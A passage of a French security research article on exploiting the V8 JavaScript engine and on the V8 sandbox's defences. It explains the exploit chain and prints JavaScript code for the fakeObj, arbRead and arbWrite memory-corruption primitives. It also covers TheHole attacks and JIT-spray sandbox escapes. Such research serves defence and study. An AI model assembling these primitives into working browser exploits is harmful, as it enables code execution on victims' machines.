3. **Lecture et écriture dans le tas V8** : les objets Javascript permettent aux développeurs d'écrire des valeurs en mémoire puis de les manipuler ultérieurement. L'attaquant va ici chercher à corrompre la manière dont un objet *JSObject* recherche en mémoire ses éléments. En manipulant le champ *elements* d'un tableau par exemple, l'attaquant peut contrôler l'emplacement où celui-ci lira ou écrira ses éléments. Ces capacités sont pour autant limitées au tas V8. Si la compression de pointeur est activée, l'attaquant doit mettre en place une étape supplémentaire afin d'être en mesure d'écraser le pointeur *elements* qui est transformé en pointeur de 32 bits. C'est la primitive *fakeObj* qui permet à l'attaquant de contourner cette limitation (cf. section 5.5) ;
4. **Lecture et écriture arbitraire en mémoire** : avec la création des primitives précédentes, l'attaquant est désormais en mesure d'écraser le pointeur `BackingStore` de l'`ArrayBuffer`. Il étend alors ses capacités de lecture et d'écriture lui permettant de cibler une adresse en dehors du tas V8 ;
5. **Obtention d'une zone mémoire exécutable** (objectif I) : le contrôle de l'objet `BackingStore` devient particulièrement critique

lors de l'attaque de la page RWX (*Read-Write-Execute*) de l'objet *WasmInstanceObject* qui est utilisé par le moteur pour représenté l'environnement d'exécution du code Wasm. L'attaquant peut alors **écrire un code malveillant (*shellcode*) sur cette page** (objectif II) en utilisant notamment un objet `DataView`. En obtenant le contrôle du `BackingStore`, l'attaquant peut contourner les limitations initiales et finaliser son attaque ;

6. **Redirection du flot d'exécution** (objectif III) : L'invocation d'une fonction WebAssembly (Wasm) peut être effectuée à partir du langage Javascript. Ainsi, le *shellcode* peut être appelé de manière similaire à une fonction Wasm, car le code d'origine a été remplacé par celui-ci. Cette manipulation du flot d'exécution permet à l'attaquant de détourner le contrôle du programme vers le code malveillant, exécutant ainsi le *shellcode* avec les privilèges du processus compromis.

La figure 5 offre une illustration de l'évolution des capacités au fur et à mesure de la construction des primitives, jusqu'à parvenir à l'exécution du code arbitraire.




Fig. 5. Évolution des capacités de l'attaquant

L'application de cette stratégie par les attaquants est fortement influencée par les innovations introduites par les développeurs de V8. Cela est particulièrement vrai pour la compression de pointeur, dont l'effet sur la stratégie est examiné dans la section suivante.

5.2 La compression de pointeur

L'introduction de la compression de pointeur (évoquée section 3.3) dans le moteur V8 a été réalisé en 2020.[15] Cependant tous les pointeurs ne

[15] `https://v8.dev/blog/pointer-compression`

sont pas soumis à cette compression. C'est notamment le cas du pointeur `BackingStore` dans l'objet `ArrayBuffer`, qui a conservé un format de 64 bits (par exemple, l'adresse `0x000055a612ff5df0`).

De manière similaire, le pointeur vers la zone mémoire RWX `jump_table_start` dans l'objet *WasmInstanceObject* demeure un pointeur de 64 bits (par exemple : `0x0000266c107c2000`).

L'exploitation d'une vulnérabilité implique notamment la manipulation de ces deux pointeurs par l'attaquant.

Ainsi, dans ce contexte, l'attaquant doit être capable de gérer des adresses en 64 bits ou en 32 bits en fonction de la cible. Les autres objets présents sur le tas V8 utilisent majoritairement des adresses sous forme de pointeurs compressés de 32 bits, incluant les objets de type tableau (`Float`, `ArrayBuffer`, `WasmInstanceObject`).

5.3 Corruption de la taille d'un tableau

Lors de l'exploitation d'une vulnérabilité, l'attaquant va souvent tenter de corrompre la taille d'un tableau, lui donnant ainsi la possibilité de lire de la mémoire en dehors de ses limites et donc de bénéficier d'une situation de OOB (*Out-Of-Bound*). La suite de l'attaque est complexe et nécessite la construction de primitives telles que *addrOf* et *fakeObj*, ainsi que des techniques avancées d'écriture et de lecture arbitraires en mémoire pour transformer la vulnérabilité en exécution de code arbitraire.

5.4 Fuite de l'adresse d'un objet Javascript

La primitive *addrOf*. Afin de parvenir à la fuite de l'adresse de n'importe quel objet instancié dans le code JavaScript de l'exploit, l'attaquant développe une fonction, également appelée primitive, qui prend en paramètre l'instance de l'objet et retourne son adresse en mémoire sous forme de `Float`. Cette primitive est couramment désignée sous le nom de *addrOf*.

— En JavaScript, lorsqu'un objet est stocké dans un tableau d'objet, l'adresse de cet objet est copiée dans la structure *elements* du tableau ;
— de la même façon, un `Float` est également placé dans la structure *elements* d'un tableau de `Float` ;
— en substituant le `Float` par l'adresse de l'objet victime, l'attaquant induit une confusion de type, amenant l'interprétation de l'adresse comme un `Float` lors de sa consultation.

Lorsque cet élément est accédé, le moteur JavaScript, désormais trompé, ne renvoie pas la valeur initiale qui a été écrasée, mais plutôt l'adresse de

l'objet ciblé par l'attaquant. Le `Float` peut ensuite être converti en entier en utilisant les mécanismes de conversion du langage Javascript tel que les `TypedArray`, `Float64Array` et `Uint32Array`.

Construction de la primitive *addrOf*. La création de la primitive *addrOf* repose sur une manipulation habile de la mémoire où les objets nécessaires à l'attaque vont être placés de manière consécutive. La figure 6 permet de représenter cette configuration ainsi que le code Javascript correspondant.




Fig. 6. Primitive *addrOf*

1. **Positionnement adjacent en mémoire** : L'attaquant place consécutivement le tableau en situation de OOB (ici appelé `arr_oob`) et un tableau de float (appelé `arr_float`) ;
2. **Écrasement d'un élément Float du tableau** : par la suite, l'attaquant effectue une indexation incorrecte en dépassant la taille initiale du tableau (`arr_oob`) et provoque un dépassement de ses bornes. Cette manipulation permet à l'attaquant d'écraser le premier élément `Float` du tableau adjacent (`arr_float`) avec l'adresse d'un objet victime ;
3. **Récupération de l'adresse** : La valeur écrite correspond à l'adresse d'un objet Javascript précédemment instancié par l'attaquant (`0x08191be1` sur la figure 6). Ainsi accéder à l'index 0 du tableau `arr_float` permet à l'attaquant de récupérer l'adresse de l'objet ciblé. Cet objet pourra être par exemple de type `ArrayBuffer` ou *WasmInstanceObject*.

Il convient de noter que l'attaquant récupère deux pointeurs compressés de 32 bits lors de la lecture d'un Float de 64 bits. L'attaquant utilise

ensuite des mécanismes bas niveaux tels que *shift* pour ne conserver que le pointeur compressé ciblé. Ainsi, la primitive *addrOf* permet à l'attaquant de récupérer l'adresse mémoire d'un objet donné, ouvrant ainsi la voie à des manipulations plus avancées.

5.5 Lecture et écriture sur le tas V8

Objectif. Pour lire et écrire de manière arbitraire dans la mémoire du tas V8, l'attaquant cherche à obtenir le contrôle du pointeur *elements* d'un tableau de `Float` via la primitive *fakeObj*. En effet, ce pointeur contient l'adresse de la structure *elements* qui stocke en mémoire les données sous forme de `Float`. L'attaquant en mesure de corrompre le pointeur *elements* d'un objet pourrait forcer le tableau à lire ou écrire sous forme de `Float` n'importe où dans la mémoire du tas V8. Cet objet est appelé *fakeObj* ou `fake` et possède les caractéristiques suivantes :

- L'attaquant contrôle complètement l'entête de l'objet et donc son pointeur *elements*. Pour cela, il va utiliser un autre tableau faisant office de conteneur ;
- La primitive *addrOf* est utilisée pour obtenir l'adresse ciblée par l'attaquant. Elle est ensuite utilisée pour écraser le champ *elements* du *fakeObj* ;
- Pour lire ou écrire en mémoire, il suffit à l'attaquant d'utiliser l'indexation du *fakeObj* (par exemple `fake[0]`) ;
- Trois primitives sont alors construites pour élaborer le système : *fakeObj*, *arbRead* et *arbWrite*

La primitive *fakeObj*. Pour construire en mémoire le faux objet, l'attaquant va utiliser comme conteneur un autre tableau de `Float`. En effet, l'attaquant peut placer les valeurs nécessaires à un entête dans la structure *elements* de ce conteneur. La figure 7 représente la mémoire avec l'entête du faux objet stocké dans le tableau conteneur (nommé ici `container`). En utilisant cette configuration, le pointeur *elements* du faux objet peut être modifié par l'attaquant en utilisant l'index 1 du conteneur (`container[1]`).

Pour utiliser l'objet `fake` tel que décrit précédemment, l'attaquant doit être en mesure de transformer son adresse en objet. Pour cela, l'attaquant va leurrer le moteur Javascript en le forçant à considérer l'adresse du début de l'entête comme un véritable objet. Un nouveau tableau, cette fois de type objet, se rajoute à l'équation. Dans la figure 8, il est nommé `arr_obj`. Un tableau d'objet à la particularité de pouvoir stocker dans




Fig. 7. Utilisation du conteneur pour stocker le faux objet

sa structure *elements* l'adresse d'un objet. La stratégie de l'attaquant est d'écraser l'élément de `arr_obj` par l'adresse du faux objet. Les étapes sont les suivantes :

1. une écriture en dehors des limites du tableau OOB (`arr_oob`) est réalisée pour venir écraser l'élément de `arr_obj` ;
2. le moteur Javascript est trompé et considère l'adresse du faux objet (soit l'adresse de l'élément 0 de l'objet conteneur `container[0]`) comme un objet ;
3. interroger le tableau `arr_obj` permet d'obtenir une référence sous forme d'objet de fake (`fake = arr_obj[0]`).

Ces étapes sont résumées sur la figure 8.




Fig. 8. Utilisation du tableau d'objet pour injecter le faux objet

Les étapes décrites précédemment sont placées dans une fonction Javascript dont le code est le suivant :

```
//FakeObj
  //in :  memory address as an unsigned int
  //out : fake object
  function fakeObj(addr)  {
      arr_oob[7] = itof(addr);
      let fake = arr_obj[0];
      return fake;
  }
  var fake = fakeObj(addrOf(container) - 0x20n);
```

Les Primitives *arbRead* et *arbWrite* Les deux fonctions, *arbRead* et *arbWrite*, utilisent le faux objet pour lire et écrire de manière arbitraire en mémoire. Ces fonctions prennent en paramètre une adresse (offset de 32 bits) qui est placée à l'index 1 du tableau conteneur `container`, ce qui a pour effet de changer le pointeur *elements* du faux objet. La lecture ou l'écriture à cette adresse est réalisé en en utilisant l'indexation du faux objet (`fake[0]` par exemple).
Le code Javascript correspondant est le suivant :

```
//Read Primitive
//in :  object
//out : float
function arbRead(addr) {
    container[1] = itof(addr);
    return (fake[0]);
  }

//Write Primitive
//in : unsigned int memory address, int value
//out : NA
function arbWrite(addr, val) {
    container[1] = itof(addr);
    fake[0] = itof(BigInt(val));
}
```

Cet article ne couvre pas toutes les subtilités techniques liées au *fakeObj*. Son objectif est de fournir aux lecteurs les connaissances nécessaires pour appréhender les évolutions de la sandbox V8 abordées section 6. Voici cependant quelques points d'attention à retenir :

— L'écriture directe d'une adresse en utilisant le tableau `arr_oob` n'est pas possible si celui-ci est de type int. En effet, une opération de décalage est effectuée sur la valeur avant son enregistrement en mémoire. Ainsi, l'attaquant doit disposer d'un tableau de type `Float` en situation de dépassement de capacité (*Out Of Bounds*), avec son champ `size` corrompu par une valeur plus grande ;

- L'adresse stockée dans le tableau d'objet est une adresse compressée de 32 bits. Pour un attaquant capable d'écrire 64 bits, la gestion de l'écrasement d'une valeur adjacente peut parfois poser problème ;
- Lorsque le moteur V8 utilise le champ *elements* d'un *JSObject*, il ajoute ensuite 8 octets pour contourner l'en-tête de la structure et accéder véritablement aux contenus de l'objet. Lorsque l'attaquant utilise *arbRead* ou *arbWrite*, il doit tenir compte de ce décalage.

Le lecteur curieux est encouragé à se référer à des ressources telles que [24] pour obtenir plus de détails.

5.6 Contrôle du *BackingStore* d'un *ArrayBuffer*

À ce stade, l'attaquant est en mesure d'obtenir l'adresse de n'importe quel objet instancié, d'effectuer des opérations arithmétiques sur cette adresse, et d'y écrire. Cependant, pour pouvoir cibler la page RWX d'un objet Wasm, il faut étendre ces capacités afin de pouvoir cibler de la mémoire en dehors du tas V8. Pour cela, l'attaque cible l'objet `ArrayBuffer` dont le buffer de donnée est également situé en dehors du tas V8. C'est le pointeur `BackingStore`, un pointeur non compressé sur 64 bits, qui est utilisé pour référencer le buffer. L'exploitation implique l'écrasement de ce pointeur avec l'adresse de la page en mémoire RWX également un pointeur non compressé de 64 bits.

5.7 Plage mémoire RWX

Zone mémoire du code JIT. La recherche ou l'acquisition d'une page mémoire dotée d'autorisations d'exécution finalise l'attaque. Avant l'intégration de la restriction W$\oplus$X en 2017, les attaques exploitaient fréquemment la page allouée pour exécuter le code JIT. Cependant, ces pages sont désormais restreintes soit en écriture soit en exécution ce qui rend leur utilisation plus complexe [35].

Zone mémoire du code Wasm. Les attaquants ont ensuite exploré une autre opportunité en exploitant l'emplacement utilisé pour exécuter du code Wasm. Cette zone mémoire, bien qu'elle ne soit pas protégée par W$\oplus$X, peut être sécurisée par *wasm-memory-protection-keys* sous Linux avec un processeur Intel compatible [36]. Cette protection permet d'attribuer à une source spécifique différents droits.

- Protection en exécution : la mémoire du code peut se voir attribuer une clé de protection autorisant uniquement l'exécution (mais pas

les opérations de lecture ou d'écriture) depuis le code Wasm uniquement. Cela empêche d'autres parties du programme ou d'autres processus d'exécuter du code Wasm arbitraire ;
— Protection en lecture et d'écriture : la mémoire des données peut se voir attribuer une clé de protection permettant uniquement les opérations de lecture et d'écriture depuis le code Wasm, restreignant davantage les actions possibles des autres parties du programme ou d'autres processus.

Il existe toutefois une technique de contournement permettant de désactiver cette protection en ciblant le drapeau `FLAG_wasm_memory_protection_keys` après l'obtention par l'attaquant des primitives de lecture et d'écriture arbitraire [31].

Récupération de l'adresse d'une Page RWX Pour obtenir l'adresse mémoire de la page en RWX provenant du code Wasm, la primitive *addrOf* est utilisée pour récupérer l'adresse stockée dans l'objet *WasmInstanceObject* (`jump_table_start`). Ensuite, la primitive *arbRead* est employée pour lire le pointeur `jump_table_start` et ainsi récupérer l'adresse de la page RWX.

5.8 Redirection du flot d'exécution

Une fois que le pointeur `BackingStore` est substitué par l'adresse de la page RWX, l'attaquant peut effectuer une opération de copie du *shellcode* sur cette page. Le *shellcode*, qui représente le code malveillant à exécuter, est ainsi enfin positionné dans une zone mémoire permettant son exécution. Le flot d'exécution peut ensuite être redirigé en appelant la représentation du code Wasm sous forme de fonction Javascript. L'attaquant a écrasé le code Wasm initial avec le *shellcode*. Ainsi, lorsque le code Wasm est appelé, le *shellcode* est effectivement exécuté.

L'exploitation met en lumière la vulnérabilité potentielle des pointeurs non sandboxés référençant des zones mémoire en dehors du tas V8, et souligne la nécessité cruciale de renforcer la protection de ces références sensibles. L'attaque a démontré comment la compromission du pointeur `BackingStore` d'un `ArrayBuffer`, un pointeur non compressé sur 64 bits, pouvait permettre à un attaquant d'écraser ce pointeur avec l'adresse d'une page RWX, ouvrant ainsi la voie à des manipulations malveillantes.

Cette nécessité de protéger les pointeurs sensibles tels que le `BackingStore` ou l'adresse de la page RWX Wasm souligne l'importance des mécanismes de sécurité pour prévenir les attaques. Les vulnérabilités

qui permettent la compromission de ces pointeurs sensibles peuvent avoir des conséquences graves, compromettant l'intégrité du flot d'exécution de V8. Les mécanismes de sécurité, notamment la sandbox V8, ont été développés pour mitiger les risques liés à ces vulnérabilités. La sandbox V8, examinée section 6, vise à restreindre l'accès et la manipulation arbitraires au sein du tas V8 confiné.

5.9 Attaques ciblant l'objet *TheHole*

Les attaques ciblant l'objet *TheHole* ont connu une recrudescence en 2023, imposant des techniques d'exploitation incontournables pour qui veut s'intéresser à la sécurité du navigateur V8. *TheHole* est un élément utilisé par V8 pour représenter un type de valeur particulier similaire à `true`, `false`, `null` et `undefined` en JavaScript. Cet objet a été pris pour cible notamment dans plusieurs Zero-Day observées en 2023 et listées à la fin de cette section.

TheHole est principalement utilisé dans la gestion des objets de type `Array` et `Map`, où il représente un élément manquant ou supprimé. Par exemple, lorsqu'un élément est supprimé d'un tableau, V8 utilise *TheHole* pour marquer l'espace, réalisant ainsi de l'optimisation afin de gérer efficacement la représentation de valeurs situées à des index éloignés [5]. En revanche, *TheHole* n'est pas directement accessible depuis un programme JavaScript. Les attaquants parviennent cependant à fuiter l'objet *TheHole* dans l'exploitation de certaines vulnérabilités puis à le manipuler de manières à obtenir de nouvelles capacités d'exploitation. C'est notamment le cas des vulnérabilités `CVE-2021-38003` [7] et `CVE-2022-1364` [44] qui provoquent une fuite de l'objet *TheHole*, entraînant sa manipulation par l'attaquant dans du code Javascript. En exploitant cette inconsistance du moteur, l'attaquant peut ensuite réaliser une compromission complète du navigateur en ciblant notamment les objets de type `Map`. En effet, lorsqu'un élément est supprimé d'un objet `Map`, il est remplacé par la valeur *TheHole*. La suppression d'une paire clé-valeur d'une `Map` contenant déjà comme valeur *TheHole* conduit cet objet à supprimer ses éléments de manière incorrect, résultant sur une mise à jour de sa taille jusqu'à atteindre la valeur de -1. Une condition similaire à la corruption de la taille d'un tableau mentionnée précédemment dans cet article section 5.

Plusieurs correctifs ont été apporté à l'objet `Map` afin d'empêcher son utilisation dans de futur exploitation [45]. Cependant en 2023, l'objet *TheHole* a de nouveau été pris pour cible par les CVEs : `CVE-2023-2033` [21], `CVE-2023-3079` [22] et `CVE-2023-4762` [20]. Les attaquants ont réussi à fuiter l'objet *TheHole* en ciblant l'optimisateur TurboFan, puis lors de

l'exécution des phases d'optimisation, l'erreur induite par la présence de l'objet *TheHole* se propage au reste de l'exécution du script. Ces manipulations permettent à l'attaquant d'utiliser l'objet *TheHole* comme index dans un tableau provoquant une situation similaire à celle des *Typer Bugs* [13]. En effet, lorsque l'optimisateur rencontre l'objet *TheHole* comme index, la vérification des bornes du tableau est supprimée. L'attaquant peut ensuite utiliser le tableau pour construire l'exploit [26] comme décrit section 5.

Pour répondre à ces nouvelles attaques, un durcissement (*hardening*) ciblant l'objet *TheHole* a été mise en place par les développeurs. En particulier, un changement de paradigme a été initié afin de fragmenter l'objet *TheHole* en plusieurs sous objets : un pour chaque type d'objet (`Map`, `Array` etc.) [47]. Par exemple, la fuite d'un objet *TheHole* provenant d'un objet `Map`, ne pourrait plus être réutilisée dans un objet `Array` car celui-ci ne pourrait manipuler que le type *TheHoleArray* ce qui permettrait ainsi de réduire la possibilité de confusion de type.

Les attaques exploitant l'objet *TheHole* engendrent une complexification des étapes d'exploitation, nécessitant des étapes supplémentaires par rapport aux primitives exposées antérieurement dans cet article telles que *addrOf*, *fakeObj*, *arbRead*, et *arbWrite*. Cependant, elles ne permettent pas d'évader la sandbox en utilisant par exemple les techniques décrites dans la section suivante mais introduisent une nouvelle classe d'attaque.

6 La sandbox V8

Les techniques utilisées dans les exploits ciblant V8 mettent en lumière la nécessité de protéger les pointeurs sensibles. Pour répondre à cette nécessité, un dispositif de confinement a été élaboré, connu sous le nom de sandbox V8 [38, 48]. La sandbox V8 est un mécanisme d'isolation conçu pour réduire l'impact de l'exploitation de vulnérabilités en restreignant les capacités de lecture et d'écriture arbitraire de l'attaquant à l'intérieur d'un environnement clos. Cette section propose de détailler l'architecture de la sandbox, d'étudier les tactiques d'évasion utilisées puis de lister les évolutions potentielles.

6.1 Architecture de la sandbox V8

La conception générale de la sandbox V8 vise à empêcher un attaquant exploitant une vulnérabilité de corrompre d'autres parties de la mémoire du processus et d'exécuter un code arbitraire tout en minimisant le surcoût de performance [48].

Comme indiqué précédemment, le moteur Javascript V8 utilise depuis 2020 la compression de pointeur, une évolution permettant d'optimiser l'utilisation de la mémoire. Chaque référence d'un objet V8 dans le tas pointe alors vers un autre objet du tas avec un offset de 32 bits à partir de la base du tas. L'espace mémoire virtuel ainsi obtenu est appelé *Pointer Compression Cage* ou *Main Cage*, une dénomination que nous privilégierons dans la suite de cet article pour marquer la distinction avec d'autres espaces mémoire de la sandbox. Malgré la mise en place de la compression de pointeurs, certains objets continuent d'utiliser des *raw pointer* sur 64 bits (aussi appelé pointeur non sandboxé) pour référencer des objets à l'extérieur du tas V8. L'objectif de la sandbox V8 est donc d'étendre les mécanismes de protection apportés par la compression de pointeur de manière à également protéger ces *raw pointer*.

En effet, les vulnérabilités dans V8 peuvent conduire à des corruptions de mémoire des objets. Cependant, avec l'activation de la compression de pointeurs, un attaquant ayant la capacité de modifier des objets dans le tas V8 est confronté à des limitations significatives, notamment l'incapacité à sortir de la sandbox uniquement en manipulant des pointeurs compressés. Pour accéder à l'extérieur du tas V8, l'attaquant doit alors cibler l'un des *raw pointers* restants dans le tas, tels que les pointeurs de stockage de tableau `ArrayBuffer` (le `BackingStore` – cf. section 3.4) ou `TypedArray`.

Pour renforcer l'efficacité de la sandbox, les *raw pointers* doivent être éliminés du tas V8. Un mécanisme clé pour cela est l'utilisation de l'*External Pointer Table* (EPT). L'EPT est une table de pointeurs créée pour contenir les *raw pointers* de la sandbox. Un *raw pointer* peut aussi correspondre à un *wrapper* vers un objet HTML instancié dans Blink. Dans l'objet V8 sandboxé, le *raw pointer* est transformé en index de l'EPT et en suivant cet index, le *raw pointer* initial peut être retrouvé par l'objet. Pour assurer la protection de la table, celle-ci est placée en dehors de la sandbox. D'autres mesures de protection sont également implémentées, telles que la vérification du type de pointeur lors d'un accès, la protection contre l'accès concurrent par d'autres threads, ou la protection contre les accès hors limites de la table.

La protection du buffer de données (`BackingStore`) d'un `ArrayBuffer` est assurée par un autre espace mémoire virtuel appelé `ArrayBuffer Partition Cage`. Le `BackingStore` est stocké dans cet espace, tandis que l'objet `ArrayBuffer` est situé dans la *Main Cage*. Ainsi, le *raw pointer* vers le `BackingStore` (dans l'objet `ArrayBuffer`) est transformé en un nouveau type de pointeur appelé *sandboxed pointer* [41].

Le *sandboxed pointer* est un offset de 40 bits à partir du début de la sandbox. Par exemple, pour une sandbox de 1TiB=2^{40} octets [46] avec :

- `b` : l'adresse de base de la sandbox
  - `b = 0xa38d00000000;`
- `p` : l'adresse du `BackingStore` d'un `ArrayBuffer`
  - `p = 0xa44d667df000;`
- `sp` : le *SandboxedPointer* de `p`
  - `sp` serait référencé comme l'offset sur 40 bits
  - `sp = (p-b) = 0xc0667df000`.
- Pour permettre le stockage du pointeur dans un registre de 64 bits, le *SandboxedPointer* est décalé vers la gauche de 24 bits soit :
  - `sp = (p-b)«24 = 0xc0667df000000000`.

Un attaquant qui corromprait cette valeur n'aurait accès qu'à une zone mémoire *à l'intérieur* de la sandbox de 1TiB (puisque la valeur sera comprise entre `0xa38d00000000` et $2^{40} - 1$) et non en-dehors. Lors de l'accès, la valeur `0xc0667df000000000` est *décodée* en un pointeur brut en le décalant d'abord vers la droite, puis en l'ajoutant à la base de la sandbox permettant d'obtenir l'adresse `0xa44d667df000`.

Ainsi, le terme sandbox fait référence à un vaste espace d'adressage virtuel qui comprend plusieurs espaces isolés, dont la *Main Cage* et l'*ArrayBuffer Partition Cage*. Cette architecture a été renforcée à la suite d'attaques réussies ayant permis d'échapper à la sandbox. La suite de cette section se penche sur l'étude approfondie de ces attaques, mettant en lumière les vulnérabilités exploitées et les réponses apportées pour renforcer la protection de la sandbox. L'analyse des attaques et des contre-mesures offrira un aperçu essentiel de l'évolution des mécanismes de sécurité dans V8.

6.2 Protection du pointeur `BackingStore`

La sandbox est activée par défaut depuis décembre 2022 pour les architectures x64. Ainsi les techniques d'exploitation telles que décrites lors de l'étude des techniques d'exploitation de cet article (section 5) sont en partie neutralisées.

En effet, avec la mise en place de la sandbox telle que décrite précédemment, l'exploitation permet toujours à l'attaquant d'obtenir une lecture et une écriture arbitraire. La sandbox, bien que ne prévenant pas le déclenchement de la vulnérabilité ou la corruption de la taille d'un tableau, limite néanmoins les possibilités d'exploitation en empêchant la corruption des objets `ArrayBuffer` et Wasm. Par conséquent, l'attaquant ne peut pas parvenir à une exécution de code arbitraire. L'attaquant peut

extraire l'adresse de la page RWX d'un objet Wasm à l'aide de la primitive *addrOf*. Cependant, lors de sa tentative d'utilisation de la primitive *fakeObj* pour écraser le pointeur du `BackingStore` avec cette adresse, la sandbox intervient en interprétant l'écrasement du pointeur de 40 bits comme un offset lors de l'accès au `BackingStore`. La configuration des pointeurs de type *sandboxed pointer* réussit donc efficacement à contrer une telle manipulation. Avec l'activation de la sandbox, exploiter une vulnérabilité nécessite désormais que l'attaquant ajoute des étapes supplémentaires pour échapper la sandbox.

6.3 Évolution de la sandbox face aux techniques d'évasion

La robustesse de la sandbox V8 est mise à l'épreuve par des attaquants cherchant à contourner ses mécanismes de sécurité. Plusieurs techniques avancées émergent dans cet objectif : la manipulation du point d'entrée du code JIT dans l'objet `Function` via la technique du *JIT Spray*, la corruption du point d'entrée du *ByteCode* dans l'objet `ByteCodeArray` aussi appelé *Fake Stack*, et l'exploitation du `jump_table_start` de la structure `WasmInstanceObject`, la technique des *Wasm Gadgets*. Ces méthodes sophistiquées permettent aux attaquants de dépasser les limites imposées par la sandbox V8, ouvrant ainsi la voie à l'exécution de code arbitraire. Pour contrecarrer ces attaques, les mécanismes de la sandbox sont étendus avec la mise en place d'une nouvelle table de pointeurs appelée *Code Pointer Table (CPT)*, couplée à l'ajout d'un nouvel espace mémoire isolé : le *Trusted Space*.

La figure 9 propose une vue chronologique de l'évolution des mécanismes de la sandbox dans le temps, en mettant en lumière les réponses apportées face aux différentes attaques. La timeline sert également de repère pour situer les techniques d'échappement de la sandbox ainsi que les Zero-Days ciblant le moteur V8.

Dans la suite de cette section, nous explorerons en détail ces attaques et ces mécanismes de protection en examinant comment elles sont mises en œuvre, leurs implications et leurs limitations.

JIT Spray. L'attaque consiste en la manipulation du point d'entrée du code JIT provenant de l'objet `Function`. Le pointeur est écrasé par l'adresse du début d'une chaîne de gadgets de type JOP (*Jump-Oriented Programming*). En effet, dans une telle chaîne, chaque gadget termine par un saut vers le gadget suivant.




Fig. 9. Chronologie des évolutions architecturales et des attaques affectant la sandbox v8

Les fonctions Javascript sont représentées en mémoire sous la forme d'objets `Function`, essentiels à l'exécution du code. Cependant, leur utilisation peut être détournée par des attaquants cherchant à contrôler le pointeur `code_entry_point`, responsable de l'adresse du point d'entrée du code compilé à la volet par *TurboFan*.

L'objet `Function` est situé sur la *Main Cage* avec les autres objets *JSObject*. Le pointeur `code_entry_point` est un *raw pointer* faisant référence à une zone mémoire exécutable. Cette zone est cependant protégée par W⊕X qui empêche la mémoire d'être accessible en écriture et en exécution simultanément.

Cette situation est propice à l'exécution de code arbitraire car l'attaquant dispose d'une zone mémoire exécutable et de la possibilité de rediriger le flot d'exécution vers cette zone (en écrasant le pointeur `code_entry_point`). Le dernier prérequis est de pouvoir écrire un *shellcode* dans cette zone. Pour réaliser cela, l'attaquant place un *shellcode* sous forme de JOP dans un tableau de `Float`. La représentation en `Float` permet en effet de stocker des opcodes sur 8 octets. Une fois placés dans un tableau, les opcodes du *shellcode* sont placés en mémoire exécutable lors de la compilation à la volée. Chaque élément `Float` du tableau devient ainsi un petit gadget JOP, terminant par un saut vers le gadget suivant. Le point d'entrée de la fonction est écrasé pour pointer vers le premier `Float` du tableau, c'est-à-dire le premier opcode du *shellcode*. L'exécution de la fonction exécute ainsi le *shellcode*. Un attaquant en capacité de lire et d'écrire arbitrairement dans la *Main Cage* peut dès lors cibler le *raw pointer* `code_entry_point` pour échapper la sandbox.

La figure 10 illustre l'attaque en mettant en avant les étapes suivantes :

1. La primitive *addrOf* est utilisée pour récupérer l'adresse du `code_entry_point` dans l'objet `Function` ;
2. le tableau de `Float` est ensuite construit pour entreposer les opcodes du *shellcode* sous forme de `Float` ;
3. la fonction Javascript est appelée de nombreuses fois de manière à déclencher l'optimisation ;
